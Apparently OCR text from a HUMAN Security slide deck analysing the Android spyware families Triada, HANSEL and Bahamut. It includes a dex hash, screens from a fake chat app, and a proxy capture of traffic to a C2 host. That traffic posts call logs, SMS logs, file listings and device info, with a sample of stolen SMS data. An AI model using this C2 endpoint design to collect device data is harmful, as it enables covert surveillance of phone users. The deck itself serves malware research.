
android dex

0959148CD8FE04B0ACDE85BBC989829E248DE15BEBFB568394F07B8B50F1DF65

    classes.dex


android dex

Triada






Triada



HANSEL



Triada



Bahamut



Successfully Connected! This connection is now fully encrypted.

CONTINUE



4:16

Mamoon Chat

SIGNIN SIGNUP

Register

Name

Username



Password

Confirm Password


REGISTER



Bahamut



Bahamut



Bahamut

Charles 4.6.2 - bahamut_full *

File Edit View Proxy Tools Window Help

Structure Sequence

Code	Method	Host	Path	Start	Duration	Size	Status	Info
200	POST	5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfqw62.de	/api/v0.0.1/device/info	12:10:53	426 ms	900.39 KB	Complete	
200	POST	5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfqw62.de	/api/v0.0.1/device/info	12:10:59	397 ms	865 bytes	Complete	
✖	POST	5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfqw62.de	/api/v0.0.1/device/fileListing	12:10:59	10.13 s	128.02 KB	Failed	
200	POST	5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfqw62.de	/api/v0.0.1/device/liveInfos	12:10:59	39 ms	497 bytes	Complete	
200	POST	5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfqw62.de	/api/v0.0.1/device/callLogs	12:10:59	302 ms	3.00 KB	Complete	
200	POST	5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfqw62.de	/api/v0.0.1/device/smsLogs	12:10:59	337 ms	15.07 KB	Complete	
204	GET	www.google.com	/gen_204	12:11:17	30 ms	435 bytes	Complete	
204	GET	play.googleapis.com	/generate_204	12:13:25	14 ms	318 bytes	Complete	
200	POST	5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfqw62.de	/api/v0.0.1/device/info	12:13:27	920 ms	900 bytes	Complete	
200	POST	5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfqw62.de	/api/v0.0.1/device/fileListing	12:13:27	1.62 s	966.96 KB	Complete	
200	POST	5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfqw62.de	/api/v0.0.1/device/conion	12:13:27	215 ms	1.06 KB	Complete	
200	POST	5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfqw62.de	/api/v0.0.1/device/liveInfos	12:13:27	136 ms	486 bytes	Complete	

Filter: Focused Settings

Overview Contents Summary Chart Notes

```
[[{"imei": "9cc0eaa4392a77f9", "uid": "2:88gXGIL0EnUySLzbwgmK", "title": "66666", "message": "Text", "type": "Received", "recordDate": "2022-05-03 17:13:52", "triggerName": "appRun"}, {"imei": "9cc0eaa4392a77f9", "uid": "1:88gXGIL0EnUySLzbwgmK",
```

Headers Text Hex JavaScript JSON JSON Text Raw

```
{ "response": { "ok": 1, "writeErrors": [], "writeConcernErrors": [], "insertedIds": [], "nInserted": 0, "nUpserted": 2, "nMatched": 0,
```

Headers Text Hex Compressed JavaScript JSON JSON Text Raw

GET http://www.google.com/gen_204

Recording



Thank You

Visit us at www.humansecurity.com

Reach out to us at

botornot@humansecurity.com



[@hookgab](#)
[@SecureWithHuman](#)